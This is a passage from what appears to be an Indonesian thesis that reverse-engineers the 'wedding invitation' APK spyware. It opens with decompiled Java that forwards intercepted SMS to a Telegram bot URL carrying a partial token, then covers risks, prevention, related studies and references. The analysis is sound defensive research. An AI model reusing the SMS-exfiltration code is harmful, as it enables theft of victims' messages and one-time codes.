aR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=623355
5746&text= Notifikasi Sadap JNT SMS Dari" + str4 + ", Isi Pesan : " +
        str5).build()).enqueue(new Callback() { // from class:
        com.example.myapplication.SendSMS.1
        @Override // okhttp3.Callback
        public void onFailure(Call call, IOException iOException) {
            iOException.printStackTrace();
        }
        @Override // okhttp3.Callback
        public void onResponse(Call call, Response response) throws IOException {
            Log.d("demo", "OnResponse: Thread Id " + Thread.currentThread().getId());
            if (response.isSuccessful()) {
                response.body().string();
            }
        }
    });

```

Karakteristik perilaku yang mencurigakan yaitu:

1. Mengirim SMS tanpa izin pengguna yaitu aplikasi dapat mengirim SMS otomatis berdasarkan isi pesan yang diterima ini dapat menyebabkan biaya tambahan bagi pengguna.
2. Membaca dan mengirim SMS dimana aplikasi dapat membaca isi SMS yang diterima dan mengirimkan informasi ke server eksternal ini merupakan pelanggaran privasi
3. Mengirim data ke server eksternal aplikasi dapat mengirimkannya melalui server telegram yang dapat digunakan untuk menyimpan informasi yang dicuri atau berkomunikasi dengan penyerang.

Resiko keamanan

- a. Privasi terancam yaitu membaca dan mengirim SMS dapat mengakibatkan kebocoran data pribadi
- b. Biaya tak terduga karena untuk biaya SMS yang dikirim tanpa sepengetahuan mereka.
- c. Komunikasi dengan server eksternal berupa pengiriman data ke server eksternal dapat mengakibatkan pencurian informasi pribadi atau penggunaan untuk tujuan kejahatan.

Tindakan pencegahan

- Pastikan aplikasi yang diinstal oleh user hanya meminta izin yang relevan dengan fungsionalitasnya
- Validasi intent yang masuk dengan memastikan bahwa intent tersebut yang diterima oleh receiver adalah valid dan aman
- Memantau aktivitas aplikasi dengan menggunakan perangkat lunak keamanan untuk memantau dan memblokir aktivitas mencurigakan
- Mengunduh aplikasi hanya dari sumber yang terpercaya seperti Google Play Store.

File `AndroidManifest.xml` dari aplikasi undangan pernikahan.apk menunjukkan izin dan perilaku yang berisiko tinggi terhadap keamanan dan privasi pengguna. Izin seperti `RECEIVE_SMS`, `READ_SMS`, `SEND_SMS`, dan `INTERNET` memungkinkan aplikasi mencuri data pribadi, membaca dan mengirim SMS tanpa izin, serta mengirimkan informasi ke server eksternal. Atribut `android:exported="true"` pada beberapa komponen memungkinkan pihak ketiga memicu aktivitas berbahaya. Aplikasi ini memanfaatkan `BroadcastReceiver` untuk menerima dan memproses SMS, termasuk mengirim data sensitif ke server eksternal, seperti melalui Telegram API. Perilaku ini meningkatkan risiko kebocoran data, pencurian identitas, dan kerugian finansial akibat biaya SMS tak sah.

Tabel 4.6 Perilaku aplikasi

Perilaku	Deskripsi
Pemantauan SMS	Aplikasi mendengarkan dan memproses SMS yang masuk melalui <code>BroadcastReceiver (ReceiveSms)</code> . Hal ini menunjukkan aplikasi memonitor SMS tanpa pengawasan langsung pengguna.
Kirim Data ke Server Eksternal	Aplikasi mengirimkan data perangkat dan informasi SMS yang diterima ke API Telegram, yang dapat mengancam privasi pengguna jika tidak dikelola dengan baik.
Pemberian izin	Aplikasi meminta izin untuk mengakses SMS.
Akses WebView	Aplikasi memuat halaman web eksternal di dalam aplikasi menggunakan <code>WebView</code> , yang dapat memungkinkan aplikasi berinteraksi dengan server eksternal.

Penggunaan
Debugging


Aplikasi dalam mode debug (debuggable=true), yang berpotensi mengekspos data atau akses tidak sah jika aplikasi dibongkar atau dijalankan dalam mode debug.

4.7 Penelitian Terkait Sebagai Evaluasi Rancangan

Evaluasi rancangan penelitian ini dilakukan dengan membandingkan penelitian sebelumnya yang menggunakan metode serupa dengan penelitian saat ini. Tujuannya adalah untuk memvalidasi bahwa rancangan metodologi yang digunakan dapat diterapkan secara efektif.

Pada penelitian sebelumnya yang dilakukan oleh De Santonario Magno Moises (2023), ia menganalisis malware Android menggunakan metode reverse engineering dengan objek penelitian aplikasi Android yaitu syssecApp.apk, yang terinfeksi malware jenis Trojan. Penelitian tersebut menunjukkan bahwa aplikasi tersebut mengandung informasi terkait alamat IP penerima dalam source code-nya. Aplikasi ini dapat mengirimkan data korban kepada pelaku setelah aplikasi diinstal pada perangkat, dimana data tersebut dikirimkan melalui IP host 127.0.0.1, sebagaimana yang terlihat pada gambar 4.29.

Penelitian ini berfokus pada aspek koneksi jaringan internal aplikasi, yang mencakup bagaimana aplikasi berinteraksi dengan komponen lain dalam perangkat serta bagaimana data dikirimkan ke host. Dari analisis terhadap kelas-kelas yang ada, terlihat bahwa terdapat file OnAlarmReceiver.class memanggil kelas Runner dan PositionService. Dalam folder runner, ditemukan sebuah program yang bertugas mengirimkan file host yang berfungsi sebagai alamat IP untuk pengiriman data. Semua data korban dikirimkan ke host tersebut, yang kemudian berhasil mengidentifikasi 26 dari 64 anti malware yang terdeteksi.



Gambar 4.29 Class yang berfungsi sebagai host

Sumber: (De Santonario Magno Moises, 2023)

Selain itu juga pada penelitian sebelumnya yang dilakukan oleh (Anwar, 2020) dengan metode reverse engineering pada website yang berjalan di android berfokus pada analisis malware tertentu saja (trojan, ammy RAT) dan serangan yang dilakukan, serta kerusakan atau aktivitas yang mereka lakukan pada sistem yang terinfeksi. Penelitian ini memberikan gambaran bahwa pada malware flawed ammy RAT tersebut bekerja dengan bersembunyi pada aplikasi Ammy Admin kemudian melakukan koneksi dengan attacker dengan ip address 103.208.86.69. netname ip address 103.208.86.69 adalah zappie host, dan ditemukan ada 50 registry yang dilakukan malware pada system yang terinfeksi. Setelah attacker terkoneksi dengan korban maka attacker dengan mudah melakukan remote control tanpa sepengetahuan korban.

Metode reverse engineering dalam penelitian ini diterapkan pada objek penelitian berupa aplikasi undangan pernikahan.apk, yang menjadi perhatian publik karena permasalahan yang ditimbulkan pada perangkat Android. Analisis terhadap aplikasi ini tidak hanya terbatas pada evaluasi koneksi jaringan ke server eksternal, tetapi juga mencakup analisis struktur organisasi aplikasi, mekanisme infeksi pada perangkat Android, cara aplikasi mengambil data, serta proses pengiriman data ke server eksternal dari berbagai sudut. Penelitian ini memiliki ciri khas yang spesifik, yaitu pengambilan data atau objek penelitian langsung dari perangkat pengguna yang terinfeksi malware. Selain itu, analisis dan pengujian malware dilakukan secara langsung pada perangkat korban tanpa memerlukan perangkat tambahan, sehingga interaksi dengan malware dapat diamati pada perangkat yang terinfeksi. Aplikasi undangan pernikahan.apk terbukti memberikan dampak negatif dengan menginfeksi perangkat Android korban.. Proses infeksi ini dianalisis, dan hasilnya menunjukkan bahwa aplikasi tersebut tergolong sebagai malware jenis spyware. Malware ini dirancang untuk mengumpulkan informasi dari perangkat korban secara diam-diam dengan berbagai cara, seperti:

- a. Pengumpulan data dari pesan SMS dimana malware memproses pesan yang diterima, memisahkan isi pesan, memeriksa kondisinya, dan mengirimkan data tersebut.
- b. Pengiriman data ke server eksternal yaitu malware memanfaatkan metode bernama ***sendToServer***, yang menggunakan bot telegram untuk mengirimkan data.

Penelitian ini bertujuan untuk memahami struktur internal aplikasi serta mekanisme infeksi pada perangkat korban. Ditemukan bahwa aplikasi tersebut bekerja dengan menautkan kode tertentu yang tidak seharusnya, sehingga fungsinya menyimpang dari tujuan awal pembuatannya. Seperti pada aplikasi undangan pernikahan.apk justru mengambil data pengguna melalui kode yang sudah dimodifikasi, menyebabkan aplikasi

berjalan dengan fungsi yang tidak sesuai dengan tujuan aslinya yaitu sebagai aplikasi undangan.



Gambar 4.30 Android manifest.xml undangan pernikahan.apk

Penelitian terkait ini dikaji bertujuan untuk memberikan keterangan mengenai penelitian sebelumnya dengan melakukan perbandingan menggunakan metode yang sama dan objek yang serupa, yaitu ekstensi .apk, meskipun dengan nama aplikasi dan fungsi yang berbeda. Dengan demikian, penelitian ini dapat mengidentifikasi cara malware menginfeksi perangkat Android, bagaimana malware mengambil data dari pengguna Android, serta bagaimana malware beradaptasi di dalam sistem Android sehingga dapat menyebabkan kebocoran data pribadi. Selain itu, penelitian ini juga akan mengkaji interaksi antara malware dan pengguna yang memungkinkan terjadinya proses infeksi yang berbeda beda yaitu:

- a. De Santonario Magno Moises (2023) lebih menekankan pada koneksi jaringan dan bagaimana data dikirimkan dari perangkat yang terinfeksi ke pelaku.
- b. Anwar (2020) fokus pada perubahan sistem dan akses remote yang dilakukan oleh malware.
- c. Penelitian ini lebih mengutamakan analisis aplikasi secara menyeluruh, termasuk kode yang digunakan untuk mengakses data pribadi korban.

Semua penelitian ini menunjukkan bahwa malware yang terdeteksi menyebabkan kerusakan serius pada perangkat android, seperti pengumpulan data pribadi secara diam-diam, pengendalian perangkat oleh pelaku serta pencurian informasi sensitif.

4.8 Penerapan Solusi Keamanan

Dari analisis aplikasi undangan pernikahan.apk ditemukan beberapa potensi kerentanan yang perlu diatasi untuk melindungi data pengguna dan meningkatkan keamanan aplikasi. Aplikasi ini memiliki beberapa masalah utama, termasuk pengiriman SMS otomatis tanpa persetujuan pengguna, pengiriman data sensitif ke server eksternal tanpa perlindungan yang memadai, eksploitasi token API, eksploitasi token API, dan penanganan kesalahan yang tergolong rendah atau buruk. Untuk mengatasi masalah ini dan memperkuat keamanan aplikasi, beberapa solusi keamanan perlu diterapkan. Tujuannya untuk melindungi data pengguna, mencegah penyalahgunaan aplikasi, dan meningkatkan stabilitas aplikasi.

Dalam menekankan pentingnya penerapan langkah-langkah keamanan yang kuat untuk melindungi pengguna dari potensi resiko privasi dan data yaitu:

Beberapa solusi keamanan yang dapat diterapkan pengguna android untuk melindungi perangkat dan data pribadi dari ancaman malware spyware yaitu:

- a. Hanya mengunduh aplikasi dari sumber terpercaya yaitu hanya mengunduh aplikasi hanya dari Google Play Store atau toko aplikasi resmi lainnya serta hindari mengunduh aplikasi dari sumber yang tidak dikenal atau mencurigakan ini dapat mengurangi resiko mengunduh aplikasi yang mengandung malware dengan jenis spyware
- b. Periksa izin aplikasi yaitu sebelum melakukan penginstalan aplikasi, periksa izin yang diminta aplikasi tersebut. Jika mencurigakan maka jangan beri izin yang pada aplikasi yang tidak relevan dengan fungsi aplikasi. Ini dapat membatasi akses aplikasi ke data dan fungsi yang tidak perlu, sehingga mengurangi resiko penyalahgunaan data.
- c. Perbarui sistem operasi dan aplikasi secara berkala dengan mengaktifkan pembaruan otomatis untuk sistem dan aplikasi, selalu instal pembaruan segera setelah tersedia. Ini memberikan dampak pembaruan yang sering kali dengan mengandung perbaikan keamanan yang melindungi perangkat dari ancaman baru.
- d. Menggunakan aplikasi keamanan yaitu dengan menginstall aplikasi antivirus dan anti-malware dari penyedia yang terpercaya, gunakan aplikasi keamanan untuk memindai perangkat secara berkala. Hal ini dapat mendeteksi dan menghapus malware atau spyware sebelum mereka dapat merusak perangkat dan mencuri data.
- e. Aktifkan fitur keamanan bawaan yaitu dengan mengaktifkan fitur seperti Google Play Protect untuk memindai aplikasi yang diinstal dari Google Play Store, selain itu gunakan fitur penguncian seperti PIN, pola, atau sidik jari. Ini dapat menambahkan lapisan perlindungan tambahan dan mencegah akses tidak sah ke perangkat.

- f. Menghindari mengklik tautan atau mengunduh lampiran dari sumber yang tidak dikenal yang berasal dari pesan teks, email, atau media sosial dari sumber yang tidak dikenal. Ini dapat mencegah perangkat dari infeksi malware melalui phishing atau teknik rekayasa sosial lainnya.
- g. Pantau aktivitas aplikasi yaitu dengan memeriksa aktivitas aplikasi di pengaturan perangkat secara berkala, dan menghapus aplikasi yang tidak digunakan atau mencurigakan. Ini dapat mengidentifikasi dan menghapus aplikasi yang berperilaku mencurigakan atau tidak diinginkan.

BAB 5

Kesimpulan

5.1 Kesimpulan

Penelitian ini menggunakan analisis statis dengan metode reverse engineering untuk mengungkap potensi kerentanan dan ancaman keamanan pada aplikasi undangan pernikahan (.apk) yang terindikasi mengandung malware spyware dengan masalah serius. Setelah diinstal pada perangkat Android korban, aplikasi ini dapat mengirimkan data sensitif ke server eksternal tanpa perlindungan yang memadai, serta mengambil data akses melalui OTP yang diterima via SMS dan bot Telegram. Melalui kode yang tertanam dalam aplikasi, aplikasi ini dapat berkomunikasi dengan pelaku dan mengakses data pribadi pengguna. Aplikasi ini menunjukkan berbagai potensi risiko keamanan yang serius, termasuk penyalahgunaan izin untuk mengakses SMS, pengiriman data sensitif ke server eksternal tanpa izin pengguna, dan kemampuan untuk mengirim SMS secara otomatis.

Analisis menunjukkan adanya kerentanan yang dapat dieksploitasi oleh pihak ketiga, seperti penggunaan informasi sensitif yang hard-coded dan pengelolaan karakter yang tidak aman. Secara keseluruhan, penelitian ini menegaskan bahwa dengan reverse engineering merupakan langkah krusial dalam meningkatkan keamanan perangkat android. Dengan melakukan analisis yang komprehensif, ini dapat mengidentifikasi dan mengatasi potensi resiko yang ada, sehingga berkontribusi pada penciptaan ekosistem aplikasi yang lebih aman dan terpercaya bagi pengguna android. Selain itu penelitian ini juga dapat dijadikan sebagai acuan dalam pembuatan aplikasi keamanan android untuk pengguna dengan mengeksploitasi dan mengetahui lebih lanjut dampak dan cara virus dengan jenis spyware ini menginfeksi android. Oleh karena itu, diharapkan penelitian lebih lanjut dapat dilakukan untuk mengembangkan teknik dan alat yang lebih efektif dalam analisis keamanan aplikasi mobile, guna menghadapi tantangan keamanan yang terus berkembang di era digital saat ini.

5.2 Saran

Pada penelitian ini belum menjelaskan secara spesifik tentang pengembangan solusi keamanan yang mudah digunakan oleh pengguna awam untuk meningkatkan adopsi langkah-langkah keamanan yang tepat. Maka dari itu diharapkan untuk penelitian berikutnya dapat dilakukan analisis secara mendalam tentang

- a. Pengujian terhadap dampak jangka panjang aplikasi berbahaya pada android dengan fokus pada efek jangka panjang pada android setelah terinfeksi malware walaupun

sudah dihilangkan pada android sehingga dapat melihat potensi kerusakan lebih lanjut atau efek negatif yang dapat dirasakan user atau pengguna android

- b. Pengembangan sistem deteksi dan respons malware untuk Android berbasis reverse engineering yang perlu difokuskan pada pembuatan sistem yang dapat mendeteksi aktivitas berbahaya yang terjadi setelah pengguna memberikan izin kepada aplikasi. karena pada penelitian ini ditemukan masalah berupa pemberian izin yaitu setelah izin diberikan, malware dapat beroperasi tanpa pemberitahuan apa pun kepada pengguna, meskipun data perangkat telah dicuri atau disalin oleh aplikasi tersebut. Oleh karena itu, diharapkan kedepannya adanya sistem deteksi yang dapat mengenali perilaku mencurigakan, seperti pengambilan data secara diam-diam, dan memberikan respons otomatis untuk melindungi perangkat Android sangat penting guna mencegah kerusakan lebih lanjut pada perangkat dan privasi pengguna.

Daftar Pustaka

- Aldya, A. P. (2019). Reverse engineering untuk Analisis Malware Remote Access Trojan. JEPIN (Jurnal Edukasi Dan Penelitian Informatika, 5, 1–6.
- Alviansyah, F. A. (2021). Implementasi Dynamic Application Security Testing pada Aplikasi Berbasis Android. Universitas Islam Indonesia, 1–6.
- Ansari, M. T. J. (2021). P-STORE: Extension of STORE Methodology to Elicit Privacy Requirements. Arabian Journal for Science and Engineering.
- Anwar, N. (2020). Ekstraksi Logisforensik Mobilepada Aplikasi E-Commerce Android. Jurnal Mobile and Forensics (MF), 2, 1–10.
- Ashari, M. (2023). Kerentanan Aplikasi Di Indonesia. <https://djponline.pajak.go.id>
- Bastian, A. (2021). Analisis Keamanan Aplikasi Data Pokok Pendidikan (Dapodik) Menggunakan Penetration Testing Dan Sql Injection. Infoteon Journal, 1–6.
- B.M. Jain, U. K. B. (2017). Malware Analysis. International Journals of Advanced Research in Computer Science and Software Engineering, VII, 27–33.
- Business Deals, V. (2022). Data Breach Investigations Report. Verizon. <https://www.verizon.com/business/resources/reports/2022/dbir/2022-data-breach-investigations-report-dbir.pdf>
- Cahyanto, T. A. (2021). Metode Live Memory Acquisition untuk Pencarian Artefak Digital Perangkat Memori Laptop Berdasarkan Simulasi Kasus Kejahatan Sib. BIOS; Jurnal Teknologi Informasi Dan Rekayasan Komputer, 2, 1–8.
- De Santonario Magno Moises, F. (2023). Analisis Malware Android Menggunakan Metode Reverse Engineering. Jurnal Ilmiah Dan Karya Mahasiswa (JIKMA), 1, 41–53.
- Febrianto, A. F. (2020). Analisis Malware pada Sistem Operasi Android Menggunakan Metode Network Traffic Analysis. E-Proceeding of Engineering, 6, 7837.
- Fujs, D. (2023). Balancing Software and Training Requirements For Information Security. ELSIEVIER, 134, 1–13.
- Handlington, L. (2021). Exploring role of moral disengagement and counterproductive work behaviours in information security awareness. ELSEVIER, 114, 1–8.
- Hazri, M. (2020). Analisis Malware PlasmaRAT dengan Metode Reverse engineering. JURTI, 4, 192–199.
- Heriyanto, A. P. (2016). Mobile: Theory Mobile and Security Series, 1'st Edition. Perpustakaan Nasional.

- Jiqiang, L. (2014). Exploring Permission-Induced Risk in Android Applications for Malicious Application Detection. *King Abdullah University Of Science and Technology*, 9, 1869– 1882.
- Khando, K. (2021). Enhancing employees information security awareness in private and public organisations: A systematic literature review. *ELSIEVIER*, 106, 1–22.
- Knapp, T. R. (2016). Why Is the One-Group Pretest-Posttest Design Still Used? *Sage Publications Sage CA: Los Angeles*, 25(5), 467–472.
- Kormalawati, D. (2021). Kejutan Puluhan Miliar Tokopedia Ditengah Kasus Kebocoran Data. *Jurnal Syntax Admiration*, 2, 49–56.
- Lartey, K. H.-. (2021). Human factor, a critical weak point in the information security of an organization's Internet of things. *Heliyon*, 7, 1–13.
- Pajar Setia, T. (2018). Analisis malware flawed ammyy rat dengan metode Reverse engineering. *Universitas Siliwangi Tasikmalaya*.
- Parsons, K. (2017). The Human Aspects of Information Security Questionnaire (HAIS-Q): Two further validation studies. *ELSEVIER*, 66, 40–51.
- Popa, D. (2013). A security framework for mobile cloud Applications. *Conference Paper*, 1–4. <https://doi.org/10.1109/RoEduNet.2013.6511724>
- Sloms, B, V. (2018). Cybersecurity and information security. *Emeraldinsight*.
- Smith, J. B. L. (2020). Audio-Based Music Structure Analysis: Current Trends, Open Challenges, and Applications. *Transactions of the International Society For Music Information Retrieval ISMIR*, 3(1), 246–263.
- Szczepaniuk, E. K. (2020). Information security assessment in public administration. *ELSEVIER*, 90, 1–11.
- Widiyasono, N. (2018). Analysis Malware Flawed Ammyy RAT Dengan Metode Reverse engineering. *Jurnal Informatika: Jurnal Pengembangan IT (JPIT)*, 3, 371–379.
- Abdullah Talha, Kabakus. 2023. “Digital Investigation Apk Auditor: Permission-Based Android Malware Detection System.” *Science direct* 13: 1–14.
- De Santonario Magno Moises, Frenvol. 2023. “Analisis Malware Android Menggunakan Metode Reverse Engineering.” *Jurnal Ilmiah Dan Karya Mahasiswa (jikma)* 1: 41–53.
- Hanifurohman, Cholis. 2020. “Analisis Statis Menggunakan Mobile Security Framework Untuk Pengujian Keamanan Aplikasi Mobile E-Commerce Berbasis Android.” *Sebatik* 2621-069X 24: 22–28.

- Kadek Aldy Oka Ardita, I. 2022. "Analisis Keamanan Aplikasi Android Dengan Metode Vulnerability Assessment." *Jurnal Elektronik Ilmu Komputer Udayana* 10: 279–86.
- Mbunge, Elliot. 2023. "A Review of Deep Learning Models to Detect Malware in Android Applications." *KeAi Chindese Roots Global Impact*: 1–9.
- Febrianto, Achmad Farhan. 2019. "Malware Analysis In Android Operating System Using Network Traffic Analysis Method." *e-Proceeding of Engineering* 6: 1–8.
- Solahuddin Rusdi, Asep. 2019. "Analisis Infeksi Malware Pada Perangkat Android Dengan Metode Hybrid Analysis." *JIF*: 1–9.
- Point Software Technologies, C. (2024). *Live Cyber Threat Map* [Map]. Check Point Software. <https://threatmap.checkpoint.com/>
- Mouheb, D. (2020). Android Malware Detection Using Static Features and Machine Learning. *International Conference On Communications, Computing, Cybersecurity, and Informatics (CCCI)*, 1–5.